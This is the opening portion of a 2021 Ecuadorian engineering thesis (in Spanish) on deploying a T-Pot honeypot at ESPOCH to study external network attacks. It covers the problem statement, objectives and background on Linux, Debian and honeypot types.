ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

FACULTAD DE INFORMÁTICA Y ELECTRÓNICA

CARRERA DE INGENIERÍA EN ELECTRÓNICA TELECOMUNICACIONES Y REDES

"ANÁLISIS DE ATAQUES Y ATACANTES EXTERNOS A LA INFRAESTRUCTURA DE DATOS DE LA ESPOCH, MEDIANTE LA IMPLEMENTACIÓN DE UN HONEYPOT DEL TIPO (T-POT)"

Trabajo de titulación

Tipo: Proyecto técnico

Presentado para optar al grado académico de:

INGENIERO EN ELECTRÓNICA, TELECOMUNICACIONES Y REDES

AUTOR:

JAIME PATRICIO GALLEGOS GUANOPATÍN

Riobamba – Ecuador

2021

ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

FACULTAD DE INFORMÁTICA Y ELECTRÓNICA

CARRERA DE INGENIERÍA EN ELECTRÓNICA TELECOMUNICACIONES Y REDES

"ANÁLISIS DE ATAQUES Y ATACANTES EXTERNOS A LA INFRAESTRUCTURA DE DATOS DE LA ESPOCH, MEDIANTE LA IMPLEMENTACIÓN DE UN HONEYPOT DEL TIPO (T-POT)"

Trabajo de titulación

Tipo: Proyecto técnico

Presentado para optar al grado académico de:

INGENIERO EN ELECTRÓNICA, TELECOMUNICACIONES Y REDES

AUTOR: JAIME PATRICIO GALLEGOS GUANOPATÍN

DIRECTOR: Ing. PhD. HUGO OSWALDO MORENO AVILÉS

Riobamba – Ecuador

2021

Yo, Jaime Patricio Gallegos Guanopatín, declaro que el presente trabajo de titulación es de mi autoría y los resultados del mismo son auténticos. Los textos en el documento que procedieron de otras fuentes están debidamente citados y referenciados.

Como autor asumo la responsabilidad legal y académica de los contenidos de este trabajo de titulación; El patrimonio intelectual pertenece a la Escuela Superior Politécnica de Chimborazo.

Riobamba, 15 de Septiembre del 2021

Jaime Patricio Gallegos Guanopatín

180493499-8

ESCUELA SUPERIOR POLITÉCNICA DE CHIMBORAZO

FACULTAD DE INFORMÁTICA Y ELECTRÓNICA

CARRERA DE INGENIERÍA ELECTRÓNICA EN TELECOMUNICACIONES Y REDES

El Tribunal del Trabajo de Titulación certifica que: El Trabajo de Titulación: Tipo: Proyecto técnico **"ANÁLISIS DE ATAQUES Y ATACANTES EXTERNOS A LA INFRAESTRUCTURA DE DATOS DE LA ESPOCH, MEDIANTE LA IMPLEMENTACIÓN DE UN HONEYPOT DEL TIPO (T-POT"),** de responsabilidad del señor **Jaime Patricio Gallegos Guanopatín**, ha sido minuciosamente revisado por los Miembros del Tribunal del Trabajo de Titulación, quedando autorizado su presentación.

NOMBRE	**FIRMA**	**FECHA**
Ing. PEDRO SEVERO INFANTE MOREIRA **PRESIDENTE DEL TRIBUNAL**	Firmado electrónicamente por: PEDRO SEVERO INFANTE MOREIRA	**15 de septiembre del 2021**
Ing. HUGO OSWALDO MORENO AVILES **DIRECTOR DEL TRABAJO DE TITULACIÓN**	HUGO OSWALDO MORENO AVILES Firmado digitalmente por HUGO OSWALDO MORENO AVILES Fecha: 2021.09.17 19:10:52 -05'00'	**15 de septiembre del 2021**
Ing. ALBERTO ARELLANO AUCANCELA **MIEMBRO DEL TRIBUNAL**	ALBERTO LEOPOLDO ARELLANO AUCANCELA Firmado digitalmente por ALBERTO LEOPOLDO ARELLANO AUCANCELA Fecha: 2021.09.18 19:04:17 -05'00'	**15 de septiembre del 2021**

DEDICATORIA

A mis padres Jaime Gonzalo y María Noemí por todo el amor, comprensión, paciencia, trabajo duro y por todos los sacrificios que han realizado durante todos estos años para siempre velar por mi bienestar y siendo el pilar fundamental para poder cumplir una meta más, por la confianza que siempre tuvieron conmigo, por el apoyo incondicional, por haberme guiado por un camino correcto, por haberme inculcado buenos valores y por ser mi ejemplo de esfuerzo y valor teniendo como guía a Dios en nuestras vidas.

A mis hermanos Carlos, Juan, Diego, Ana y Fernando por sus consejos, por darme los ánimos necesarios para seguir adelante, por la compañía en todos estos años y en este difícil camino, por aportar buenas cosas a mi vida, por hacerme comprender que nunca voy a estar solo y siempre puedo contar con ellos y por todos los bellos momentos de felicidad que compartimos.

Jaime Patricio

AGRADECIMIENTO

Agradezco a mis padres Jaime y María, por ser el principal apoyo para poder llegar a cumplir esta meta, agradecer todo el amor y la confianza depositada en mí, a pesar de la distancia nunca me sentí solo en todos estos años de carrera, no hay palabras que describan todo el agradecimiento que siento al cumplir este gran reto.

Quiero agradecer a mis hermanos Carlos, Juan, Diego, Ana y Fernando por ser mi apoyo incondicional en toda esta etapa de estudio, darme ánimos para no rendirme ante los momentos difíciles y siempre salir adelante y continuar cumpliendo metas.

Agradezco a Dios por brindarme una familia maravillosa y llenarme de coraje y valor para salir adelante y poder cumplir mis objetivos en la vida.

Finalmente agradezco a mis docentes a lo largo de toda la carrera por impartir sus conocimientos, un agradecimiento especial al Ing. Hugo Moreno PhD tutor y guía del presente trabajo de titulación que con sus conocimientos, por su esfuerzo, por su paciencia y apoyo a lo largo de todo este trabajo ha logrado que pueda finalizar con éxitos mis estudios universitarios.

Jaime Patricio.

TABLA DE CONTENIDO

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

INDICE DE GRÁFICOS

INDICE DE ANEXOS

ÍNDICE DE ABREVIATURAS

T-POT	Plataforma de honeypots
HONEYPOTS	Sistema de cyberseguridad
KIBANA	Visualizador de datos
IP	Protocolo de Internet
CEDIA	Infraestructura y desarrollo de software
NGINX	Proveedor de código abierto
CNT	Corporación nacional de Telecomunicaciones
OTECEL SA	Agencia de Regulación y Control de las Telecomunicaciones

RESUMEN

El objetivo del presente trabajo de titulación fue analizar los ataques y atacantes externos de la infraestructura de datos en la Escuela Superior Politécnica de Chimborazo, mediante la implementación de un T-pot en el servidor ubicado en la Facultad de Informática y Electrónica. Los resultados fueron obtenidos desde la plataforma Kibana que se despliega al finalizar la instalación correcta y total del T-pot. Los datos se pueden visualizar detalladamente con todos los ataques que se ha registrado desde el primer día de la puesta en funcionamiento del sistema, la metodología se denomina análisis de vulnerabilidades de redes; estos resultados incluyen el país de origen del ataque, el tipo de ataque, la IP de origen del ataque, el puerto utilizado para el ataque, los usuarios y contraseñas utilizadas, también consta con ilustraciones para poder identificar el comportamiento del T-pot mediante un histograma que registra las interacciones diarias que se tiene con la red, además de un mapa completo para poder identificar desde que parte del mundo se está efectuando el ataque hacia la red. Concluyendo que los datos recogidos son fiables puesto que un honeypot interno recabo datos de intentos de acceso a la red por el proveedor de servicio CEDIA, con intentos de acceso a la red con las credenciales reales utilizadas, en este proyecto es recomendable tomar ejemplos de usuarios para saber los registros con mayor frecuencia dada por la herramienta NGINX las cual nos brinda los intentos de acceso a la red mediante IPs que registran su ubicación en el Ecuador de empresas tales como CNT EP, Otecel S.A., entre otras empresas nacionales e internacionales.

PALABRAS CLAVE: <TECNOLOGÍA Y CIENCIAS DE LA INGENIERÍA> <HONEYPOT (SOFTWARE)> <KIBANA (SOFTWARE)> <CIBERATAQUES> <REDES INFORMÁTICAS>.

Firmado electrónicamente por:
HOLGER GERMAN RAMOS UVIDIA

1510-DBRA-UPT-2021

2021-08-05

SUMMARY

The current degree work was aimed to analyze the attacks and external attackers of the data infrastructure at Escuela Superior Politécnica de Chimborazo, through the implementation of a T-pot in the server located in the Computer Science and Electronics Faculty. The results were obtained from the Kibana platform, which is deployed when the correct and total installation of the T-pot is ended. The data can be viewed in detail with all the attacks that have been registered since the first day of the system's setting up. The methodology is called network vulnerability analysis. These results include the country of origin of the attack, the type of attack, the IP of origin of the attack, the port used for the attack, and the users and passwords used. It also consists of illustrations to be able to identify the behavior of the T-pot using a Histogram that records the daily interactions with the network, as well as a complete map to identify from where the attack on the network is being carried out. It is concluded that the data collected is reliable since an internal honeypot collected data on attempts to access the network by CEDIA the service provider with attempts to access the network with real credentials used. In this project, it is recommended to take examples of users to know the most frequent registrations given by the NGINX tool, which provides network access attempts through IPs that register their location in Ecuador from companies such as CNT EP, Otecel SA, among other national and international companies.

Keywords: <TECHNOLOGY AND ENGINEERING SCIENCES> <HONEYPOT (SOFTWARE)> <KIBANA (SOFTWARE)> <CYBER-ATTACKS> <COMPUTER NETWORKS>.

INTRODUCCIÓN

En los últimos años los ataques cibernéticos ha incrementado debido a que la mayoría de usuarios salvaguardan su información en la denominada nube que permite llevar un control y detalle de todos aquellos archivos necesarios tanto de uso personal como empresarial, por lo que, para minimizar el riesgo de que intrusos lleguen a interrumpir el debido proceso de seguridad de almacenamiento se han desarrollado honeypots que es considerado como una herramienta que proporciona seguridad a los usuarios y permite hacerle creer a un atacante que está accediendo a un sistema real, mediante la implementación de este sistema la red local de los usuarios se mantendrá segura ante los posibles ataques y/o atacantes cibernéticos (Ávila, 2012).

Según el índice Global de Ciberseguridad (ICG) de la Unión Internacional de Telecomunicaciones (ITU), Ecuador se encuentra en el puesto 98 en el listado de los 194 países que son parte de la ITU, con una calificación de 0,367 puntos, Ecuador se cataloga en un nivel medio de compromisos atacados, la seguridad de los datos en la nube del país es frágil a pesar que desde 2013 se emitió el Esquema Gubernamental de Seguridad de la Información (EGSI), la cual obliga a utilizar las normas ISO-27000 para la Seguridad de la Información, no obstante, un 74% de las empresas públicas todavía almacena su información dentro de sus propias estructuras, sin todas las seguridades que se recomiendan para prevenir pérdidas o robos de información, hackeos y ciberataques (Estrella, 2011).

En la actualidad se tienen varias maneras de proteger la información siendo los honeypots una de las herramientas que se utilizan para poder detectar y reforzar las vulnerabilidades de una red y rechazar las amenazas contra la misma, la función de los honeypots se basa en distraer al atacante con una red señuelo similar a la real, para que el atacante piense que está accediendo al sistema real mientras se encuentra navegando en un entorno controlado por el propietario; lo que a futuro brindará la información acerca de las herramientas, técnicas, vulnerabilidades, etc. Que el atacante utilizó para perpetrar la red, información la cual se podrá utilizar para prevenir, detectar y reaccionar a los posibles ataques que se puedan suscitar (Torres, 2014).

CAPÍTULO I

1. DIAGNÓSTICO DEL PROBLEMA

1.1. Formulación del problema

Alrededor del mundo en los últimos 5 años los ciberataques han crecido, volviéndose cada vez más efectivos y peligrosos, debido a que utilizan diversos tipos de técnicas para lograr perpetrar la seguridad de una empresa. Siendo las más habituales: suplantación de identidad, estafas telefónicas, robo de información de entidades públicas y privadas, noticias falsas, ataques a infraestructuras, envío de malware y software malicioso a través de redes sociales, etc.

En el año 2018 los ciberataques en el mundo ocasionaron pérdidas mayores a 45.000 millones de dólares con un total estimado de 2 millones de ciberataques. La Alianza de Confianza Online de la Sociedad de Internet que se encarga de recopilar información de Estados Unidos y de otras fuentes internacionales, indicó que varias pérdidas importantes pudieron haberse evitado con el refuerzo de seguridad. Entre las importantes destacan: 6515 violaciones informáticas mismas que revelaron 5.000 millones de archivos, 8.000 millones de dólares en pérdidas por ransomware, 1.300 millones de dólares por phishing, 1.100 millones de registros de Aadhaar de la base de datos de la India y 383 millones de personas perjudicadas tras el ataque a los Hoteles Marriot/Starwood. (Agence France-Presse, 2019)

Las empresas ecuatorianas han sido víctimas de ataques cibernéticos, lo que ha significado grandes pérdidas económicas al no contar con medios de protección para evitar este tipo de robos, o en algunos casos que ocasionan el daño de su infraestructura. (Navarrete, 2020)

La Escuela Superior Politécnica de Chimborazo consta de diversos servicios en línea para los estudiantes, personal administrativo, docentes investigadores e inclusive para el público en general, mismo que se encuentra englobado mediante la utilización de una red física y de una red inalámbrica, de forma que los dispositivos poseen conexión de tipo local a Internet, lo que puede constituir un problema cuando se habla de políticas de seguridad.

Al momento existe un conjunto de mecanismos de protección de la red de la Escuela Superior Politécnica de Chimborazo, donde se puede encontrar firewalls, redes privadas virtuales (VPNs), listas de control de acceso, autenticación de usuarios, sistemas de detección de intrusos, etc., sin embargo, estos sistemas pueden ser vulnerados.

Es por ello que, para minimizar el riesgo de que intrusos lleguen a interrumpir el debido proceso de seguridad de almacenamiento de información dentro de cualquier institución se han desarrollados honeypots, considerados como una herramienta que proporciona seguridad a los usuarios y permite hacerle creer a un atacante que está accediendo a un sistema real, mediante la

implementación de este sistema la red local de los usuarios se mantendrá segura ante el registro de posibles ataques cibernéticos.

En este sentido, el presente trabajo de investigación plantea las siguientes preguntas:

¿Es necesaria la implementación de un (T-Pot) Para la detección y recolección de información de los ataques y atacantes en la ESPOCH

¿Se puede mejor la seguridad mediante la implementación de un honeypot que permita conocer más sobre los ataques y atacantes?

1.2. Sistematización del problema

¿Cuáles serán los problemas al implementar el T-Pot en el servidor de la ESPOCH?

¿Cuáles son los principales ataques que sufre la red de la institución?

¿Es necesaria una guía de prevención para los ataques de seguridad en la ESPOCH?

¿Cuáles son las principales vulnerabilidades en la red de la institución?

1.3. Justificación del trabajo de titulación

1.3.1. Justificación teórica

La seguridad informática toma un rol cada vez más importante en la actualidad, ya que existen personas maliciosas que pretender robar información personal, empresarial, gubernamental con diversas intenciones, para poder prevenir estos inconvenientes, existen diferentes sistemas de seguridad, pero ninguno proporciona una seguridad total. Una de estas formas de seguridad se puede hacer a través de implementación de honeypots.

La Escuela Superior Politécnica de Chimborazo, cuenta con un nivel aceptable de seguridad, pero requiere de la implementación de un sistema de detección de intrusos que ayude a mejorar su seguridad hacia el exterior e interior de la institución, por ello los honeypots son una herramienta que permite mejorar su seguridad, permitiendo atraer y analizar a los atacantes que desean ingresar a la red sin autorización, con la finalidad de ver los movimientos de los atacantes y saber que debilidades tiene la red de la institución. Finalizado este proyecto se pretende mejorar el nivel de seguridad con políticas de seguridad establecidas, comprobando su funcionalidad y cualificando su operación en la red de la ESPOCH, para de esta manera establecer su impacto a corto y largo plazo (Torres, 2014).

1.3.2. Justificación aplicativa

En la Escuela Superior Politécnica de Chimborazo se implementará un software que analizará el comportamiento del atacante, que permitirá un tráfico seguro para los usuarios, manteniendo la integridad en los datos y seguridad en la red. Por lo tanto, se hace necesario realizar un estudio en

el cual se dará a conocer los tipos de atacantes que afectan el normal funcionamiento de la red, así como la integridad en sus datos; La adaptabilidad del software libre y las máquinas virtuales a utilizar es uno de los recursos fundamentales para el trabajo de investigación a realizarse y de esta forma poder dar una solución inmediata cuando se presente algún inconveniente de tipo malicioso en la red.

Para mejorar la seguridad de la Institución, se necesita establecer si existen intrusos que estén atacando a la red, para lo cual se implementará un sistema de detección de intrusos a través de honeypots. Con la utilización de los honeypots se puede identificar a los atacantes potenciales de la red de la Escuela Superior Politécnica de Chimborazo, saber cuáles serían sus estrategias de ataque y atraerlos para que se ocupen atacando las máquinas falsas y lejos de los sistemas de la institución. Se realizará un análisis de la red para establecer en que parte se ubicará el sistema de honeypots, para no afectar a la red LAN de la institución y para que los honeypots puedan realizar su trabajo efectivamente.

Para la realización de este proyecto la Escuela Superior Politécnica de Chimborazo socializó la habilitación de un túnel del Firewall de CEDIA que nos permita la visualización de los ataques y atacantes en el honeypot que se lo configurará en los servidores ubicados en el Data Center de la Facultad de Informática y Electrónica bajo la versión Debian 10 GNU/Linux.

1.4. Objetivos

1.4.1. Objetivo general

Implementar un honeypot del tipo (T-Pot) para analizar los ataques externos e información de los atacantes a la red de la Escuela Superior Politécnica de Chimborazo.

1.4.2. Objetivos específicos

- Desarrollar la estructura del T-Pot en el servidor de la ESPOCH.
- Determinar los principales ataques perpetrados en la infraestructura de datos de la ESPOCH.
- Implementar los principales servicios que ofrece la red educativa en el T-Pot.
- Desarrollar una guía de prevención para los ataques de seguridad informática en base a los resultados almacenados en el T-Pot.
- Evaluar los resultados obtenidos en el tiempo de implementación del T-Pot en la red de la ESPOCH.

CAPÍTULO II

2. REVISIÓN DE LA LITERATURA.

2.1. Marco teórico

2.1.1. Sistemas operativos Linux.

Linux es un sistema operativo que permite administrar y mantener computadoras, además de ser un software libre este sistema ha dado un mejoramiento notable en su facilidad para que los usuarios lo puedan realizar, Linux se da en distribuciones, la primera es una versión diferente del mismo sistema y ocurre que como es un software libre, varias personas pueden hacer su propia versión de Linux mediante la modificación de alguna existente o tomando las bases fundamentales tienen dos principales componentes un kernel Linux y un grupo de aplicaciones. El kernel es el núcleo del sistema operativo; y las aplicaciones cambian de distribución en distribución (Jurado, 2016).

Es importante mencionar que existen un gran número de distribuciones Linux en el mercado. Cada distribución se adapta a un mercado objetivo como tal, no obstante, como lo menciona Mejía (2017), las distribuciones de mayor uso dentro del mercado son Ubuntu y Debian, esto debido a que son las distribuciones que tienen un mayor desarrollo en su interfaz de usuario, lo que hace que esta pueda ser intuitiva para sus usuarios.

2.1.2. Ubuntu

Ubuntu es una distribución GNU/Linux que ofrece un sistema operativo predominantemente enfocado a ordenadores de escritorio, aunque también proporciona soporte para servidores. Basada en Debian GNU/Linux, Ubuntu tiene como principal objetivo la facilidad de uso, la libertad de uso. Está compuesto por múltiple software normalmente distribuido bajo una licencia libre o de código abierto (Ubuntu, 2016).

Ubuntu desea promocionar los diversos principios del desarrollo del software open source, por lo que se pretende a utilizar el software, mejorarlo y distribuirlo.

Un programa libre debe ofrecer las siguientes libertades (Santamaría, 2015).

- Libertad para ejecutar el programa, con cualquier propósito y sin restricciones. No es posible obligar a ejecutarlo sólo en un número determinado de máquinas o en unas condiciones específicas.
- Libertad para modificar el programa para adaptarlo a sus necesidades o para estudiar su funcionamiento, como cualquier programador sabe, para que esta libertad sea efectiva, se debe tener acceso al código fuente, intentar modificar un programa sin disponer de él es

muy complejo.

- Libertad para redistribuir copias, tanto gratis como cobrando por ellas.
- Libertad para distribuir versiones modificadas del programa, de tal manera que todo el mundo pueda beneficiarse con sus mejoras.

2.1.3. Ubuntu Server 16.04

Ubuntu Server es la versión servidor de Ubuntu, es decir, un sistema operativo que nos permite administrar redes, ofrecer servicios y gestionar los mismos. Ubuntu Server se usa a través del terminal, quizás, no sea tan atractivo de este modo, pero lo que no se puede negar es que es tremendamente eficaz (Ubuntu, 2016).

En la actualidad este programa la mayoría se encuentra actualizado a GNOME 3.18, todas las aplicaciones y bibliotecas por defecto han sido portadas a WebKit 2, mientras que en office ha logrado permitir mejores en writter ya que añade soporte para poder ocultar espacios en blanco, mailmerge puede utilizar hojas de cálculos como origen de datos, además de proporcionar mejoras en Calc, lo que ha permitido que se mejore para que así se pueda gestionar valores y negativos, ha mejorado el rendimiento aprovechando SSe3 para determinada funciones de suma, añadiendo soporte para poder exportar a PNG, y realiza una búsqueda de números como formato/mostrado (Jurado, 2016).

2.1.3.1. Requisitos

Los requisitos para una versión server Linux son mínimos debido a que no utiliza el entorno gráfico, pero para que actúe como servidor dependiendo del tráfico que tengamos puede requerir más.

Mínimo (Consola)

- 256 MB de memoria
- 2 Gb de espacio en HDD (Incluido swap)
- AMD o Intel Procesador de 64-32bits
- Incluido AMD Optaron e Intel EM64T Xeon, para versiones de 64.

Mínimo (Gráfico)

- 512 MB de memoria
- 4 Gb de espacio en HDD (Incluido swap)
- AMD o Intel Procesador de 64-32bits
- Tarjeta Gráfica VGA, monitor con resolución de 800x600

2.1.3.2. Comparación de Ubuntu Server con otros sistemas operativos

Como respuesta a la pregunta ¿Por qué usar Ubuntu Server y no otros S.O. como Solaris o Windows? se las detalla a continuación:

- La disponibilidad de Ubuntu Server al poder descargar los CDs.
- Amplia documentación disponible, la mayoría mantenida por la comunidad.
- El costo es mucho menor si lo comparas con soluciones de RedHat o Novell (otros desarrolladores de Linux).
- La preocupación que la gente tiene sobre el futuro incierto de Solaris, el sistema operativo antes, de Sun Microsystems, ahora propiedad de Oracle.
- El ciclo de actualizaciones de 6 meses y el soporte de las versiones LTS (Soporte Técnico Extendido) de hasta 5 años para la edición de servidor, son alternativas que no ofrecen otros proveedores.
- Las opciones que la distribución provee para simplificar la instalación y configuración de servicios como Apache o Postfix en las que ahorran valioso tiempo del administrador.
- El soporte técnico que está disponible para solucionar cualquier problema que se presente, una enorme comunidad activa que provee documentos, foros, reportes de bugs que, sin mentir, difícilmente cualquier otra comunidad puede igualar. También existe una opción de soporte comercial por parte de Canonical (Ubuntu, 2020).

2.1.4. Debian 10

Debian GNU/Linux es un sistema operativo libre, desarrollado por miles de colaboradores por medio de Internet dedicados a desarrollar software libre, su naturaleza no comercial y su modelo de desarrollo abierto la distingue de otras distribuciones del sistema operativo GNU.

Debian está conformada por una gran cantidad de paquetes. Cada paquete contiene scripts, ejecutables, documentos e información de la configuración. Además Debian fue la primera distribución de Linux en incluir un sistema de gestión de paquetes para permitir una fácil instalación y desinstalación del software y también fue la primera que podía actualizarse sin una reinstalación (Linux, 2004).

La atención que Debian da a los detalles permite provocar una adecuada distribución que sea de alta calidad, estable y escalable, la instalación puede configurarse muy fácilmente ya que puede cumplir diversas funciones, desde cortafuegos reducidos al mínimo, a estaciones de trabajo científicas o servidores de red de alto rendimiento.

Para proteger al sistema de caballos de Troya y diferentes programas que sean malos para el adecuado desarrollo del sistema, los servidores de Debian verifican que los paquetes provienen de sus auténticos encargados, además que se ponen un cuidado en poder configurarlos de manera segura y confiable, se publican parques rápidamente en caso de que se descubran problema de seguridad en los paquetes que ya son distribuidos, con este sencillo paso de Debian se puede descargar e instalar parque de seguridad automáticamente por medio del internet.

Debian es especialmente popular entre los usuarios avanzados debido a su excelencia técnica y compromiso con las necesidades y expectativas de la comunidad Linux. Debian también introdujo muchas características a Linux, que ahora son comunes.

La versión Debian 10 (nombre clave Buster) vuelve como una distribución con varias aplicaciones de escritorio y de entorno que fueron descartadas en sus antecesoras, entre las nuevas aplicaciones encontramos ciertas dedicadas a la mejora de la productividad o a diversos paquetes informáticos. Así también trae grandes mejoras en comparación a versiones anteriores, de las cuales se destaca:

- Algunos paquetes del escritorio GNOME han sido reemplazados por algunas versionas más optimizadas, además se añaden nuevas funciones al sistema operativo.
- El kernel de Linux se actualiza y además conserva el soporte LTS, de manera que se proporcione una mejor asistencia de hardware y mantenimiento en un lapso de 5 años.
- Trae una nueva versión de OpenJDK, la plataforma de desarrollo de Java, donde se encontrará un equipo a cargo de nuevas versiones.
- Posee compatibilidad con versiones actuales de NodeJS, además de herramientas para el trabajo en bibliotecas JavaScript.
- Compatible con Python3, esto se llevó a cabo debido a que la versión 2 pasó a ser obsoleta este 2020, de modo que se busca aprovechar de mejor manera las características de las aplicaciones que son desarrollas en Python.
- Para la instalación de Debian 10 se brinda soporte de arranque seguro, sin necesidad de deshabilitar esta opción.
- Incluye nuevas características y capacidades. (Linube, 2019)

Con esta ampliación de sus servicios, Debian mantiene fiel su meta de ser el sistema operativo universal. Por lo que se considera que es una elección apropiada para muchos usos: desde sistemas operáticos de escritorios hasta notebooks; entornos de desarrollo y clústeres; y para servidores web, de almacenamiento y de bases de datos. Y de igual forma, el control de calidad incluye pruebas automáticas de instalación y actualización para todos los paquetes en el archivo

de Debian ayuda a que Buster cumpla las altas expectativas que los usuarios tienen de una nueva versión de Debian (Debian, 2019).

Cabe mencionar que esta versión de Debian es soportada en las siguientes arquitecturas:

- PC de 64 bits
- ARM de 64 bits
- EABI ARM
- PC de 32 bits
- MIPS (bis endian)
- MIPS (Little endian)
- MIPS de 64 bits
- Procesadores POWER
- IMB System z (Debian, 2020).

2.2. Honeypots

Un honeypot es un sistema de señuelo que prácticamente cualquier interacción con el equipo puede ser considerada maliciosa. La idea mediante la implementación de este sistema es hacerle creer a un atacante que está accediendo a nuestro sistema real, sin embargo, estará desplegando sus actividades maliciosas en un ambiente controlado por nosotros. Es decir, un honeypot es un sistema que podemos configurar en nuestra red con el objetivo de registrar los ataques que éste recibe y que nos puede servir como una alerta temprana para prevenir otros ataques en la red, para saber si somos blanco de algún tipo de ataque atacante. Además, nos permite obtener toda la información de dicho ataque o atacante y las técnicas usadas para vulnerar nuestro sistema (Pazmiño, 2015), (Wuaburt, 2020).

El honeypot es un sistema simulado que funciona como una herramienta de seguridad. Esta herramienta se sitúa dentro de una red y es diseñada para que pueda recibir ataques con el objetivo principal de obtener datos valiosos acerca de ciberatacantes y sus principales métodos de ataque.

Al momento de instalar un honeypot, es necesario decidir entre las alternativas existentes de honeypots: honeypots físicos o honeypots virtuales. Las diferencias entre ambos son que un equipo físico es totalmente funcional y al atacante no le será tan sencillo descubrir que está dentro de un honeypot; en cambio, el honeypot simulado no es funcional de forma completa, posee un servicio que permite imitar miles de sistemas operativos y sus características a la vez (INCIBE, 2019).

2.2.1. Importancia de los honeypots

La principal importancia de un honeypot consiste en tener una seguridad para reducir riesgos, no se puede afirmar que todo el riesgo existente se va a eliminar, pero si se puede obtener la seguridad necesaria para proteger la red al máximo, por lo que se divide en tres categorías de mecanismos de seguridad:

- **Prevención:** corresponde a aquellos mecanismos que ayudan a incrementar los niveles de seguridad del sistema, por medio del funcionamiento normal, ayudando a prevenir la ocurrencia de violaciones a la seguridad.
- **Detección:** son aquellos que se utilizan para poder detectar aquellas violaciones de la seguridad o posibles intentos de violar dichas medidas de seguridad.
- **Reacción o recuperación:** se considera a aquellos mecanismos que se utilizan cuando la violación a la seguridad del sistema ha sido detectada, y para de esa manera poder retornar a su debido estado de funcionamiento.

2.2.2. Ventajas e inconvenientes de uso

Las ventajas que ofrecen aquellos sistemas que se encuentran basados en honeypots corresponden a las siguientes:

- Genera un pequeño volumen de datos, al contrario de los sistemas clásicos de seguridad como firewall que genera cientos de ficheros de logs con todo tipo de información innecesaria, los honeypots generan muy pocos datos pero que tienen un alto valor de importancia.
- Necesita recursos mínimos, a diferencia de los demás sistemas de seguridad las necesidades de un honeypot son mínimas, es decir, no consume ni ancho de banda ni memoria o CPU extra.
- Universalidad, este tipo de sistemas sirve para posibles ataques tanto internos como externos, su principal objetivo es pasar por desapercibido en una determinada red.

Los principales inconvenientes que se pueden llegar a presentar son los siguientes:

- Son elementos que, en su totalidad, son completamente pasivos, de tal forma que, si no reciben ningún ataque no sirven de nada.
- Son fuentes potenciales de riesgo para nuestra red, esto se debe a que a la atracción que ejercen sobre posibles atacantes, si se logra calibrar perfectamente el alcance del honeypot y se lo convierte en un entorno controlado y cerrado (jailed environment), puede ser usado como una fuente de ataques a otras redes o también incluir a la propia red.

- Consumen una dirección IP como mínimo, la presentación de este inconveniente es mínimo, ya que lo principal es asignar direcciones IP del rango de direcciones libres.

2.2.3. Tipos de honeypots.

En la siguiente figura 1-2 se detallan todos los tipos de honeypots existentes:




Figura 1-2: Tipos de honeypots.

Realizado por: (Gallegos, Jaime, 2021)

2.2.3.1. Clasificación por su interacción.

Honeypots de baja interacción: Este tipo de honeypot simplemente emula los servicios, por lo que no cuentan con un riesgo real, pero tampoco se puede recolectar mucha información por lo que este tipo de honeypots de baja interacción son usados como honeypots de producción. Los más nombrados y utilizados son tiny honeypot, valhala y honeytrap.

Por lo general el proceso de implementación de un honeypot de baja interacción se basa principalmente en poder instalar un software de emulación de sistema operativo, elegir un determinado sistema operativo y el servicio a emular, determinar una estrategia de monitoreo así como permitir dejar que el programa se desarrolle por si solo de manera normal, por lo que ayuda a que la utilización de este tipo de honeypot se sencilla, y ayuden a mitigar el riesgo de penetración, en la que se contenga la información del intruso a la que nunca se ha tenido acceso real y que pueda llegar a atacar o dañar otros sistemas.

Su principal desventaja consiste en que registran únicamente información limitada, ya que son diseñados únicamente para detectar una actividad predeterminada. En la figura 2-2 que se muestra a continuación se observa un ejemplo de honeypot de baja interacción.

